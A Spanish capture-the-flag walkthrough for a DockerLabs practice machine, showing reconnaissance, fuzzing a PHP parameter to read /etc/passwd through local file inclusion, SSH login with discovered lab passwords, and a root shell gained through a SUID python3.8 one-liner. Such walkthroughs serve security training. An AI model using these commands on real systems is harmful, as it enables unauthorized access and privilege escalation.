

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh patriaquerida.tar
[sudo] contraseña para kali:

      ##
    ## ##
  ## ## ##
{.....}
NNN {NN NNNN NNN NNNN NN N} ===- NNN

      0

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.037 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.037/0.037/0.037/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e1:b8:ce:5c:65:5a:75:9e:ed:30:7a:2b:b2:25:47:6b (RSA)
|   256 a3:78:9f:44:57:0e:15:4f:15:93:59:d0:04:89:a9:f4 (ECDSA)
|_  256 5a:7a:89:3c:ed:da:4a:b4:a0:63:d3:ba:04:39:c3:a4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]
```

Con gobuster comprobamos si existen tanto directorios como archivos ocultos.


```
> gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100 -b 403,404

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


=====
[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent:    gobuster/3.8.2
[+] Extensions:   php,htm,jpg,woff2,css,txt,log,backup,ttf,asp,xml,js,rar,7z,py,sh,woff,pl,aspx,md,conf,png,gif,eot,rb,pcap,pcapng,webp,html,ts,tar,svg,json,ini,bak,zip,exe,old,tar.gz,jpeg,bin
[+] Timeout:      10s
=====

Starting gobuster in directory enumeration mode
=====
index.html      (Status: 200) [Size: 10918]
index.php       (Status: 200) [Size: 110]
```

El archivo php nos da una pequeña pista sobre una especie de contraseña oculta.



Ya que solemos estar en dicha dirección (/var/www/html) podemos mirar dicho archivo.




Ahora tenemos que hallar la forma de buscar usuarios para la contraseña que hemos encontrado. Para ello vemos si existe Local File Inclusion en el archivo php con wfuzz.

```
> wfuzz -c -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 'http://172.17.0.2/index.php?FUZZ=/etc/passwd' --hl 0
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/index.php?FUZZ=/etc/passwd
Total requests: 220560

=====
ID           Response  Lines  Word  Chars  Payload
=====
000000099:  200        26 L   36 W   1367 Ch  "page"
```

Ahora podremos leer el archivo passwd para comprobar que usuarios existen.



Nos conectamos con pinguino a través de ssh.

```
> ssh pinguino@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
pinguino@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.18.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 19 08:14:23 2026 from 172.17.0.1
pinguino@dockerlabs:~$ |
```

Existe una nota en el directorio de pinguino que nos da directamente la contraseña de Mario.

```
pinguino@dockerlabs:~$ ls -la
total 32
drwxr-xr-x 1 pinguino pinguino 4096 Mar 19 08:14 .
drwxr-xr-x 1 root     root     4096 Jan 12 2025 ..
-rw-r--r-- 1 pinguino pinguino 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 pinguino pinguino 3771 Feb 25 2020 .bashrc
drwx----- 2 pinguino pinguino 4096 Mar 19 08:14 .cache
-rw-r--r-- 1 pinguino pinguino 807 Feb 25 2020 .profile
-rw----- 1 pinguino pinguino 43 Jan 12 2025 nota_mario.txt
pinguino@dockerlabs:~$ cat nota_mario.txt
La contraseña de mario es: invitaacachopo
```

Buscando binarios con permisos SUID encontramos python3.8 con el que podemos escalar privilegios a root.

```
mario@dockerlabs:/$ find / -type f -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/man
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/python3.8
```

Y listo ya somos root.

```
mario@dockerlabs:/$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@dockerlabs:/# id
uid=0(root) gid=1001(mario) groups=1001(mario)
root@dockerlabs:/# whoami
root
```